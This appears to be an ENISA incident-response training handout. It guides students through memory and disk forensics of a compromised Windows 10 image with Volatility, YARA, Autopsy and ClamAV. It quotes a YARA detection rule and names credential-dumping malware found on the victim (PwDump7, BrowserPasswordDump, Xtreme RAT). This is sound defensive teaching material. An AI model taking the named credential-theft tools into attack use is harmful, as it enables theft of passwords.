



Forensic analysis

Local Incident Response Toolset, Document for students

1.0

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1. Forward


This three-day training module will follow the tracks of an incident handler and investigator, teaching best practices and covering both sides of the breach. It is technical in nature and has the aim to provide a guided training for both incident handlers and investigators while providing lifelike conditions. Training material mainly uses open source and free tools.

2. Story that triggers incident handling and investigation processes.

The customer's organization has found out that some of its sensitive data has been detected in online text sharing application. Due to the legal obligations and for business continuity purposes CSIRT team has been tasked to conduct an incident response and incident investigation to mitigate the threats.

Breach contains sensitive data and includes a threat notice that in a short while more data will follow. As the breach leads to specific employee's computer then CSIRT team, tasked to investigate the incident, follows the leads.


Below is presented a simplified overview of the training technical setup.



3. Environment preparation


All the practical exercises will be done using CAINE Linux. Import the provided virtual machine appliance which contains additional set of scripts and all files necessary for completing the exercises.

Next, attach separate storage drive with evidence files (memory dump and disk image) – evidence.vmdk.



Then start CAINE virtual machine and try to login into the system (user: enisa, password: enisa).


After logging into the system mount partition with the evidence files in read only mode. The easiest way to accomplish this is to use “Mounter” utility. “Mounter” can be started by clicking on the green hard drive icon at the bottom panel. Then choose partition with evidence files and click OK.




After this operation evidence data should be available at the /media directory (in this case /media/sdb1).

Now open terminal and go to /media/sdb1/Windows directory (or any other directory where partition with evidence files was mounted) which contains three files:

- disk.raw – raw image of Windows 10 disk (dd format)
- memory.img – dump of Windows 10 memory taken shortly after the attack
- MD5SUMS – file with MD5 sums of disk.raw and memory.img



Calculate checksums using *md5sum* command and then compare its output with checksums stored in MD5SUMS file.

A terminal window titled "enisa@training: /media/sdb1/Windows" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
enisa@training:/media/sdb1/Windows$ cat MD5SUMS
04b16c5a3ae70bef40e120fc821bee85  memory.img
415689cdfb3928e10a9f3786bb650e05  disk.raw
enisa@training:/media/sdb1/Windows$ md5sum memory.img disk.raw
04b16c5a3ae70bef40e120fc821bee85  memory.img
415689cdfb3928e10a9f3786bb650e05  disk.raw
enisa@training:/media/sdb1/Windows$
```

If the checksums are correct proceed to the next exercises.

4. Memory analysis

4.1 Checking memory dump file

Start by executing Volatility *imageinfo* command which will provide general information about dumped memory.

```

enisa@training: ~/training/tools/volatility
File Edit View Search Terminal Help
enisa@training:~/training/tools/volatility$ ./vol.py -f /media/sdb1/Windows/memory.img imageinfo
Volatility Foundation Volatility Framework 2.5
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win10x86, Win8SP0x86, Win81U1x86, Win8SP1x86, Win10x86_44B89EEA
      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
      AS Layer2 : FileAddressSpace (/media/sdb1/Windows/memory.img)
      PAE type : PAE
      DTB : 0x1a8000L
      KDBG : 0x82461820L
      Number of Processors : 1
      Image Type (Service Pack) : 0
      KPCR for CPU 0 : 0x8248b000L
      KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2016-08-17 12:00:47 UTC+0000
      Image local date and time : 2016-08-17 14:00:47 +0200
enisa@training:~/training/tools/volatility$

```

Correct profile to use is Win10x86_44B89EEA¹. Additionally to make commands execute faster specify addresses of DTB, KDBG and KPCR structures:

```
--dtb=0x1a8000 --kdbg=0x82461820 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA
```

To check if everything is working try to list processes with the *pslist* command:

```

enisa@training: ~/training/tools/volatility
File Edit View Search Terminal Help
enisa@training:~/training/tools/volatility$ time ./vol.py -f /media/sdb1/Windows/memory.img --kdbg=0x82461820 --dtb=0x1a8000 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA pslist
Volatility Foundation Volatility Framework 2.5
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start Exit
-----
0x868a7700 System 4 0 104 0 ----- 0 2016-08-16 12:54:24 UTC+0000
0x8d2af5c0 smss.exe 244 4 2 0 ----- 0 2016-08-16 12:54:24 UTC+0000
0x8f7e3040 csrss.exe 324 316 10 0 0 0 2016-08-16 12:54:27 UTC+0000
0x9487c640 smss.exe 388 244 0 ----- 1 0 2016-08-16 12:54:28 UTC+0000 2016-08-16 12:54:28 UTC+0000
0x8b9bf300 wininit.exe 396 316 2 0 0 0 2016-08-16 12:54:28 UTC+0000
0x8f71d2c0 csrss.exe 408 388 11 0 1 0 2016-08-16 12:54:28 UTC+0000
0x94863c40 winlogon.exe 460 388 4 0 1 0 2016-08-16 12:54:28 UTC+0000
0x8b9bc300 services.exe 488 396 6 0 0 0 2016-08-16 12:54:29 UTC+0000
0x948c3040 lsass.exe 516 396 7 0 0 0 2016-08-16 12:54:29 UTC+0000
0x948fb180 svchost.exe 576 488 19 0 0 0 2016-08-16 12:54:30 UTC+0000
0x94954380 svchost.exe 620 488 10 0 0 0 2016-08-16 12:54:30 UTC+0000
0x949bdc40 dwm.exe 716 460 13 0 1 0 2016-08-16 12:54:31 UTC+0000

```

Since all following commands during Windows memory analysis will be used with the same set of parameters, for convenience create alias to vol.py:


¹ This profile was introduced in one of the applied patches. When code is merged into main Volatility repository name of this profile might change.

```
vol='/home/enisa/training/tools/volatility/vol.py -f /media/sdb1/Windows/memory.img --dtb=0x1a8000 --kdbg=0x82461820 --kpcr=0x8248b000 --profile=Win10x86_44B89EEA'
```

4.2 Scanning memory with Yara rules


Yara rules can be found at /home/enisa/training/ex1/yara-rules.

Open terminal and change to the yara-rules directory.




```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisa@training:~$ cd ~/training/ex1/yara-rules/
enisa@training:~/training/ex1/yara-rules$ ls
Antidebug_AntiVM  email          LICENSE        Mobile_Malware  Webshells
Crypto           Exploit-Kits  Malicious_Documents  Packers
CVE_Rules        index.yar     malware       README.md
enisa@training:~/training/ex1/yara-rules$
```

Create additional *.yar file, including all chosen *.yar files.




```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisa@training:~/training/ex1/yara-rules$ find CVE_Rules/ Exploit-Kits/ malware/ -name '*.yar'
-enexec echo include \"`pwd`/{}`\" \"; > rules.yar
enisa@training:~/training/ex1/yara-rules$ head rules.yar
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-2426.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2013-0422.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-0887.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-0805.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-1701.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-2545.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2015-5119.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2010-1297.yar"
include "/home/enisa/training/ex1/yara-rules/CVE_Rules/CVE-2013-0074.yar"
include "/home/enisa/training/ex1/yara-rules/Exploit-Kits/EK_BleedingLife.yar"
enisa@training:~/training/ex1/yara-rules$
```

Scan memory using yarascan plugin and the previously created rules file:




```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisa@training:~/training/ex1/yara-rules$ vol yarascan
Volatility Foundation Volatility Framework 2.5
ERROR   : volatility.debug   : You must specify a string (-Y) or a rules file (-y)
enisa@training:~/training/ex1/yara-rules$ vol yarascan -y rules.yar > results.txt
Volatility Foundation Volatility Framework 2.5
enisa@training:~/training/ex1/yara-rules$
```

The general output format is as follows (results.txt file):




```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Te rule name
Rule: SharedStrings
Owner: Process services.exe Pid 488
0x036742b0 00 00 00 00 45 00 52 00 00 00 00 00 00 00 00 00 00 00 00 00 .....E.R.....
0x036742c0 00 00 00 00 00 00 00 00 00 00 00 00 00 4f 00 50 00 .....O.P.
0x036742d0 00 00 00 00 00 00 00 00 00 52 00 56 00 .....R.V.
0x036742e0 e0 00 00 00 03 00 00 00 00 65 00 63 00 .Bg..Bg.....e.c.
0x036742f0 f0 42 67 03 f0 42 67 03 00 00 00 00 6e 00 64 00 .Bg..Bg.....n.d.
0x03674300 00 43 67 03 00 43 67 03 00 42 67 03 00 00 00 00 00 .Cg..Cg..Bg....
0x03674310 00 00 00 00 33 00 32 00 00 00 00 00 40 00 00 00 ....3.2.....@...
0x03674320 24 43 67 03 00 00 00 00 00 00 00 00 00 00 00 00 $Cg.....
0x03674330 31 24 00 00 00 00 00 00 15 5d 0a a4 55 00 00 00 00 1$......].U...
0x03674340 02 00 00 00 14 42 03 77 00 00 00 00 00 00 00 00 .....B.w.....
0x03674350 40 a1 05 77 54 43 67 03 54 43 67 03 00 00 00 00 @..wTCg.TCg....
0x03674360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x03674370 f0 95 05 77 a0 f2 6e 03 00 00 00 00 00 00 00 00 ...w..n.....
0x03674380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x03674390 00 00 00 00 58 2d 60 03 c0 71 67 03 98 97 67 03 ....X-`..qq...g.
0x036743a0 00 00 00 00 42 be 05 77 00 00 00 00 01 00 00 00 ....B..w.....
1,1 Top
```

Count all distinct rules detected:



```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisa@training:~/training/ex1/yara-rules$ grep 'Rule:' results.txt | sort | uniq -c
  15 Rule: SharedStrings
   3 Rule: spyeye_plugins
   9 Rule: UPX
  51 Rule: with_sqlite
  18 Rule: Xtreme
   9 Rule: xtreme_rat
  19 Rule: xtremrat
enisa@training:~/training/ex1/yara-rules$
```

To find which rule is defined in what file use *grep* tool:



```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisa@training:~/training/ex1/yara-rules$ grep -RL 'rule *SharedStrings' *
malware/MALW_LURKO.yar
enisa@training:~/training/ex1/yara-rules$
```

Open malware/MALW_LURKO.yar file and inspect SharedStrings rule.

```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
rule SharedStrings : Family {
  meta:
    description = "Internal names found in LURKO/CCTVO samples"
    author = "Katie Kleemola"
    last_updated = "07-22-2014"

  strings:
    // internal names
    $i1 = "Butterfly.dll"
    $i2 = /\BT[0-9.]+\BButterFlyDLL\B/
    $i3 = "ETClientDLL"

    // dbx
    $d1 = "\\DbxUpdateET\\" wide
    $d2 = "\\DbxUpdateBT\\" wide
    $d3 = "\\DbxUpdate\\" wide

    // other folders
    $m1 = "\\Micet\\"

    // embedded file names
    $n1 = "IconCacheEt.dat" wide
    $n2 = "IconConfigEt.dat" wide

    $m1 = "\x00\x00ERXXXXXXXX\x00\x00" wide
    $m2 = "\x00\x001111\x00\x00" wide
    $m3 = "\x00\x00ETUN\x00\x00" wide
    $m4 = "\x00\x00ER\x00\x00" wide

  condition:
    any of them //todo: finetune this
}
```

Check in which processes UPX and Xtreme RAT rules were detected.

```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'xtrem' results.txt | grep Owner | uniq -c
  1 Owner: Process svchost.exe Pid 4888
 28 Owner: Process explorer.exe Pid 4872
 17 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'UPX' results.txt | grep Owner | uniq -c
  3 Owner: Process svchost.exe Pid 4888
  3 Owner: Process explorer.exe Pid 4872
  3 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$
```

4.3 Analysis of the process list

List all running processes using Volatility *pslist* plugin:

```

enisa@training: ~
File Edit View Search Terminal Help
enisa@training:~$ vol pslist | cut -c 12-
Volatility Foundation Volatility Framework 2.5
Name          PID  PPID  Thds  Hnds  Sess  Wow64  Start                               Exit
-----
System        4    0     104   0     0     0     2016-08-16 12:54:24 UTC+0000
smss.exe      244  4      2     0     0     0     2016-08-16 12:54:24 UTC+0000
csrss.exe     324  316   10     0     0     0     2016-08-16 12:54:27 UTC+0000
smss.exe      388  244   0     0     1     0     2016-08-16 12:54:28 UTC+0000 2016-08-16 12:54:28 UTC+0000
wininit.exe   396  316   2     0     0     0     2016-08-16 12:54:28 UTC+0000
csrss.exe     408  388   11     0     1     0     2016-08-16 12:54:28 UTC+0000
winlogon.exe  460  388   4     0     1     0     2016-08-16 12:54:28 UTC+0000
services.exe  488  396   6     0     0     0     2016-08-16 12:54:29 UTC+0000
lsass.exe     516  396   7     0     0     0     2016-08-16 12:54:29 UTC+0000
svchost.exe   576  488   19     0     0     0     2016-08-16 12:54:30 UTC+0000
svchost.exe   620  488   10     0     0     0     2016-08-16 12:54:30 UTC+0000
dwm.exe       716  460   13     0     1     0     2016-08-16 12:54:31 UTC+0000
  
```

Search the process list for the PIDs of processes containing malicious code from the previous task:

```

enisa@training: ~
File Edit View Search Terminal Help
enisa@training:~$ vol pslist | cut -c 12- | egrep '(4888|4872|5172)'
Volatility Foundation Volatility Framework 2.5
svchost.exe    4888  4748   2     0     1     0     2016-08-16 13:02:57 UTC+0000
explorer.exe   4872  4748   3     0     1     0     2016-08-16 13:02:58 UTC+0000
update.exe     5172  5860   6     0     1     0     2016-08-16 13:03:04 UTC+0000
cmd.exe        1976  5172   0     0     1     0     2016-08-16 13:04:47 UTC+0000 2016-08-16 13:07:36 UTC+0000
cmd.exe        736   5172   0     0     1     0     2016-08-16 13:07:40 UTC+0000 2016-08-16 13:43:12 UTC+0000
cmd.exe        2748  5172   0     0     1     0     2016-08-16 13:50:51 UTC+0000 2016-08-16 14:08:30 UTC+0000
cmd.exe        5280  5172   0     0     1     0     2016-08-16 14:17:24 UTC+0000 2016-08-16 14:18:48 UTC+0000
cmd.exe        868   5172   0     0     1     0     2016-08-16 14:19:45 UTC+0000 2016-08-16 14:23:02 UTC+0000
cmd.exe        3540  5172   0     0     1     0     2016-08-16 14:23:05 UTC+0000 2016-08-16 14:23:46 UTC+0000
  
```

Search for parent processes of explorer.exe, svchost.exe and update.exe (PIDs: 4748 and 5860):

```

enisa@training: ~
File Edit View Search Terminal Help
enisa@training:~$ vol pslist | cut -c 12- | egrep '(4748|5860)'
Volatility Foundation Volatility Framework 2.5
svchost.exe    4888  4748   2     0     1     0     2016-08-16 13:02:57 UTC+0000
explorer.exe   4872  4748   3     0     1     0     2016-08-16 13:02:58 UTC+0000
svchost.exe    2168  5860   2     0     1     0     2016-08-16 13:03:04 UTC+0000
update.exe     5172  5860   6     0     1     0     2016-08-16 13:03:04 UTC+0000
  
```

Check the command line which was used to start given process using the *dlllist* plugin:

```

enisa@training: ~
File Edit View Search Terminal Help
enisa@training:~$ vol dlllist -p 4888 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : svchost.exe
enisa@training:~$ vol dlllist -p 4872 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : explorer.exe
enisa@training:~$ vol dlllist -p 5172 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : C:\Users\Peter\AppData\Roaming\HostData\update.exe
enisa@training:~$

```

Search for the processes named *explorer.exe*:

```

enisa@training: ~
File Edit View Search Terminal Help
enisa@training:~$ vol pslist | cut -c 12- | egrep '(Name|explorer.exe)'
Volatility Foundation Volatility Framework 2.5
Name PID PPID Thds Hnds Sess Wow64 Start Exit
explorer.exe 2068 1556 57 0 1 0 2016-08-16 12:55:36 UTC+0000
explorer.exe 4872 4748 3 0 1 0 2016-08-16 13:02:58 UTC+0000
enisa@training:~$

```

4.4 Network artefacts analysis

Search memory for artefacts of network connections using the *netscan* Volatility plugin.

```

enisa@training: ~
File Edit View Search Terminal Help
enisa@training:~$ vol netscan | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto Local Address Foreign Address State Pid Owner Created
TCPv4 192.168.5.100:59280 -:443 ESTABLISHED -1
TCPv4 192.168.5.100:59280 -:443 ESTABLISHED -1
UDPv4 127.0.0.1:512 ** 5128 Skype.exe 2016-08-16 12:57:46 UTC+0000
TCPv4 192.168.5.100:59277 0.0.0.29:80 ESTABLISHED -1
UDPv4 0.0.0.0:0 ** 1132 svchost.exe 2016-08-17 12:01:09 UTC+0000
UDPv6 :::0 ** 1132 svchost.exe 2016-08-17 12:01:09 UTC+0000
UDPv4 0.0.0.0:512 ** 5128 Skype.exe 2016-08-17 12:01:04 UTC+0000
UDPv4 0.0.0.0:512 ** 1132 svchost.exe 2016-08-17 12:00:28 UTC+0000
UDPv4 0.0.0.0:0 ** 800 svchost.exe 2016-08-16 12:57:14 UTC+0000
UDPv4 192.168.5.100:512 ** 4 System 2016-08-17 12:00:28 UTC+0000
UDPv6 fe80::28b6:9b1e:817d:11e5:5888 ** 848 svchost.exe 2016-08-17 12:00:24 UTC+0000
UDPv4 0.0.0.0:0 ** 1132 svchost.exe 2016-08-17 12:00:28 UTC+0000

```

Inspection of the list can reveal a few connections to nonstandard TCP ports:

```

enisa@training: ~
File Edit View Search Terminal Help
enisa@training:~$ vol netscan | egrep '(State|:123|:330)' | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto Local Address Foreign Address State Pid Owner Created
TCPv4 192.168.5.100:49847 -:12350 ESTABLISHED -1
TCPv4 192.168.5.100:59220 -:12345 ESTABLISHED -1
TCPv4 192.168.5.100:59271 -:12345 ESTABLISHED -1
TCPv4 192.168.5.100:59268 -:33033 CLOSED -1
enisa@training:~$

```

There were also some connections to tcp/80 (HTTP) and tcp/443 (HTTPS):

```
enisa@training: ~  
File Edit View Search Terminal Help  
enisa@training:~$ vol netscan | egrep '(State|:443|:80)' | cut -c 20-  
Volatility Foundation Volatility Framework 2.5  
Proto Local Address Foreign Address State Pid Owner Created  
TCPv4 192.168.5.100:59280 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59280 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59277 0.0.0.29:80 ESTABLISHED -1  
TCPv4 192.168.5.100:49864 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:58959 0.0.0.0:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59250 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59265 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59246 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59234 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59283 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59269 -:443 ESTABLISHED -1  
TCPv4 192.168.5.100:59274 -:443 CLOSED -1  
enisa@training:~$
```

5. Disk analysis

5.1 Mounting Windows partition and creating timeline

List partitions present on the disk image:

```
enisa@training: /media/sdb1/Windows
File Edit View Search Terminal Help
enisa@training: /media/sdb1/Windows$ mmls disk.raw
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

   Slot      Start          End            Length         Description
000:  Meta      0000000000    0000000000    0000000001    Primary Table (#0)
001:  -----   0000000000    0000002047    0000002048    Unallocated
002:  000:000   0000002048    0001026047    0001024000    NTFS / exFAT (0x07)
003:  000:001   0001026048    0050329599    0049303552    NTFS / exFAT (0x07)
004:  -----   0050329600    0050331647    0000002048    Unallocated
enisa@training: /media/sdb1/Windows$
```

Mount partition 003 at /mnt/part_c:

```
enisa@training: /media/sdb1/Windows
File Edit View Search Terminal Help
enisa@training: /media/sdb1/Windows$ sudo mkdir /mnt/part_c
enisa@training: /media/sdb1/Windows$ sudo mount -t ntfs -o ro,offset=525336576 disk.raw /mnt/part_c/
enisa@training: /media/sdb1/Windows$ ls /mnt/part_c/
autoexec.bat  config.sys  ProgramData  @Recycle Bin  Users
bootmgr       pagefile.sys  Program Files  swapfile.sys  Windows
BOOTNXT      @ntlogoff  Recovery     system volume information
```

Start Autopsy (system menu -> Forensic Tools -> Autopsy 2.24):



```
autopsy (as superuser)
=====
Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24-1
=====
Evidence Locker: /usr/share/caine/report/autopsy
Start Time: Thu Aug 25 16:06:37 2016
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:


    http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
█
```

If the web browser wasn't yet started in the system, it should start now. Otherwise open new tab in browser and go to <http://localhost:9999/autopsy>.



Create new case by clicking “New Case” and then filling the form as presented on the screenshot below. Then click “New Case” again.



CREATE A NEW CASE


1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.

2. **Description:** An optional, one line description of this case.

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a. <input type="text" value="Trainee"/>	b. <input type="text"/>
c. <input type="text"/>	d. <input type="text"/>
e. <input type="text"/>	f. <input type="text"/>
g. <input type="text"/>	h. <input type="text"/>
i. <input type="text"/>	j. <input type="text"/>

On the next page you will be informed about path to the case files (including some intermediate results). Click “Add Host”.



Creating Case: Training

Case directory (/usr/share/caine/report/autopsy/Training/) created
Configuration file (/usr/share/caine/report/autopsy/Training/case.aut) created

We must now create a host for this case.

Please select your name from the list:

On the next page, specify at least a Host Name and then click “Add Host”. It’s also worth to specify GMT time zone to be sure this time zone will be used for displaying times during file analysis.




The screenshot shows a web browser window titled "Add A New Host To Training - Mozilla Firefox (as superuser)". The address bar shows "localhost:9999/autopsy?mod=0&view=7&case=Trainin". The page content is titled "ADD A NEW HOST" and lists six fields for configuration:

- 1. Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.
- 2. Description:** An optional one-line description or note about this computer.
- 3. Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.
- 4. Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.
- 5. Path of Alert Hash Database:** An optional hash database of known bad files.
- 6. Path of Ignore Hash Database:** An optional hash database of known good files.

At the bottom of the form are three buttons: "ADD HOST", "CANCEL", and "HELP".

Click "Add Image".




The screenshot shows a web browser window titled "Adding Host Windows to Training - Mozilla Firefox (as superuser)". The address bar shows "localhost:9999/autopsy?mod=0&view=8&case=". The page content is titled "Adding host: Windows to case Training" and displays the following information:


Host Directory (/usr/share/caine/report/autopsy/Training/Windows/) created
Configuration file (/usr/share/caine/report/autopsy/Training/Windows/host.aut) created
We must now import an image file for this host

At the bottom of the page is a button labeled "ADD IMAGE".


The next step will be to add disk image as an evidence file. To add a new image click "Add Image" and then "Add Image File".



In the next form specify the path to the disk image and check if Type is set to *Disk*.




Now Autopsy will analyse partition table on the provided disk image and let user decide which partitions add to the case. In this case, it should be enough to add only the main Windows partition.



After clicking “Add”, Autopsy will display information that a new image was added and linked with the case. At this point, the analyst can decide whether to add an additional image file or proceed with the analysis. Click “Ok” since there are no more evidence files to add.




Now the main analysis panel should open.




Create a file activity timeline which will be quite useful during later analysis. To create a timeline, select partition C:\ and click "File Activity Time Lines".




Select all options as presented on the screenshot below and click "Ok":




Now Autopsy will start the analysis of the filesystem on the C:\ partition. Depending on the partition size and number of files this might take some time.




Fill the form as presented on the screenshot below and click “OK”.



As a result timeline will be created. Path to this file is <case_path>/Windows/output/timeline-aug2016.txt.



If opening a timeline in a browser leads to a browser crash try opening it in a text editor (e.g. vim, nano).



5.2 Antivirus scan

Perform an antivirus scan of the mounted filesystem.

```

enisa@training: ~
File Edit View Search Terminal Help
enisa@training:~$ clamscan -i -r /mnt/part_c/ > clamscan.txt
enisa@training:~$ cat clamscan.txt
/mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
394A23D50D9098F50B10713FD54607815F18FAB8: Html.Exploit.CVE_2012_3993-1 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Temp/svchost.exe: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/bpd/BrowserPasswordDump.exe: Win.Trojan.Agent-
1370681 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/pwdump/PwDump7.exe: Win.Trojan.Pwdump-1 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/HostData/update.exe: Win.Trojan.Xtreme-7 FOUND

----- SCAN SUMMARY -----
Known viruses: 4755129
Engine version: 0.98.7
Scanned directories: 18803
Scanned files: 117500
Infected files: 6
Data scanned: 7847.79 MB
Data read: 12881.35 MB (ratio 0.61:1)
Time: 752.425 sec (12 m 32 s)
enisa@training:~$

```

5.3 Filesystem analysis


Start by searching on the timeline (either in browser or text editor) for update.exe file which was detected during the memory analysis.

Tue Aug 16 2016 13:02:57	61440	ma.b	r/rwxrwxrwx	0 0	100775-128-3	C:/Users/Peter/AppData/Local/Temp/svchost.exe
	88	macb	r/rwxrwxrwx	0 0	100775-48-2	C:/Users/Peter/AppData/Local/Temp/svchost.exe (\$FILE_NAME)
	2032	...b	r/r--x--x--x	0 0	101277-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg
	90	...b	r/r--x--x--x	0 0	101277-48-2	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg (\$FILE_NAME)
	61440	m.c.	r/rwxrwxrwx	0 0	101285-128-4	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
	82	macb	d/d--x--x--x	0 0	101286-48-2	C:/Users/Peter/AppData/Roaming/HostData (\$FILE_NAME)
	86	macb	r/r--x--x--x	0 0	101287-48-2	C:/Users/Peter/AppData/Roaming/HostData/update.exe (\$FILE_NAME)
	416	ma..	d/drwxrwxrwx	0 0	65415-144-5	C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/JGDRJ450
Tue Aug 16 2016 13:02:58	61440	..c.	r/rwxrwxrwx	0 0	100775-128-3	C:/Users/Peter/AppData/Local/Temp/svchost.exe


Later at 13:03:04 according to standard \$STANDARD_INFORMATION attribute, update.exe MFT entry was changed. Note that 13:03:04 is also the time when update.exe process was created according to memory analysis.

Tue Aug 16 2016 13:03:04	1491	macb	r/rwxrwxrwx	0 0	101231-128-4	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
	146	macb	r/rwxrwxrwx	0 0	101231-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
	2032	mac.	r/r--x--x--x	0 0	101277-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg
	90	mac.	r/r--x--x--x	0 0	101277-48-2	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.cfg (\$FILE_NAME)
	61440	..c.	r/r--x--x--x	0 0	101287-128-1	C:/Users/Peter/AppData/Roaming/HostData/update.exe
	1008670	..c.	r/rwxrwxrwx	0 0	101298-128-3	C:/Users/Peter/AppData/Roaming/Microsoft/Windows/GhCtxq8t.xtr

Go back to the main Autopsy panel, choose partition C:\ and click "Analyze".



Click “Meta Data” and enter 101287 as MFT Entry Number (value can be read from timeline).



One pretty useful information for the forensic analysis that can be read from this page are MACB timestamp values as read from \$STANDARD_INFORMATION and \$FILE_NAME attributes.

```

$STANDARD_INFORMATION Attribute Values:
Flags: Read Only, Hidden, System
Owner ID: 0
Security ID: 1172 (S-1-5-21-1623514716-2111984414-578690546-1001)
Last User Journal Update Sequence Number: 290676096
Created: 2005-06-03 07:01:04.013000000 (GMT)
File Modified: 2005-06-03 07:01:04.013000000 (GMT)
MFT Modified: 2016-08-16 13:03:04.169360400 (GMT)
Accessed: 2005-06-03 07:01:04.013000000 (GMT)

$FILE_NAME Attribute Values:
Flags: Archive
Name: update.exe
Parent MFT Entry: 101286 Sequence: 3
Allocated Size: 61440 Actual Size: 0
Created: 2016-08-16 13:02:57.959113300 (GMT)
File Modified: 2016-08-16 13:02:57.959113300 (GMT)
MFT Modified: 2016-08-16 13:02:57.959113300 (GMT)
Accessed: 2016-08-16 13:02:57.959113300 (GMT)

```


Go back to the timeline and check what happened shortly before 13:02:57. Quick analysis should reveal that one second before 13:02:57 file 3568226350[1].exe was created.

Tue Aug 16 2016 13:02:56	420	.a.b	r/rwxrwxrwx	0 0	101282-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/120E3605EC4A57B09C0396
	146	macb	r/rwxrwxrwx	0 0	101282-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/120E3605EC4A57B09C0396
	420	.a.b	r/rwxrwxrwx	0 0	101284-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/8E3D898722819D75305BBE
	146	macb	r/rwxrwxrwx	0 0	101284-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/8E3D898722819D75305BBE
	61440	.a.b	r/rwxrwxrwx	0 0	101285-128-4	C:/Users/Peter/AppData/Local/Microsoft/Windows/NetCache/IE/R81B6P1C/3568226350[1].exe
	100	macb	r/rwxrwxrwx	0 0	101285-48-2	C:/Users/Peter/AppData/Local/Microsoft/Windows/NetCache/IE/R81B6P1C/3568226350[1].exe (\$FILE_NAME)
	420	.a.b	r/rwxrwxrwx	0 0	101289-128-1	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/EE63825F56120184913F54
	146	macb	r/rwxrwxrwx	0 0	101289-48-2	C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z017z3kd.default/cache2/entries/EE63825F56120184913F54


Moreover shortly before that, multiple Firefox cache files were created suggesting Firefox activity. Among those files there is a file in which ClamAV detected an exploit code.

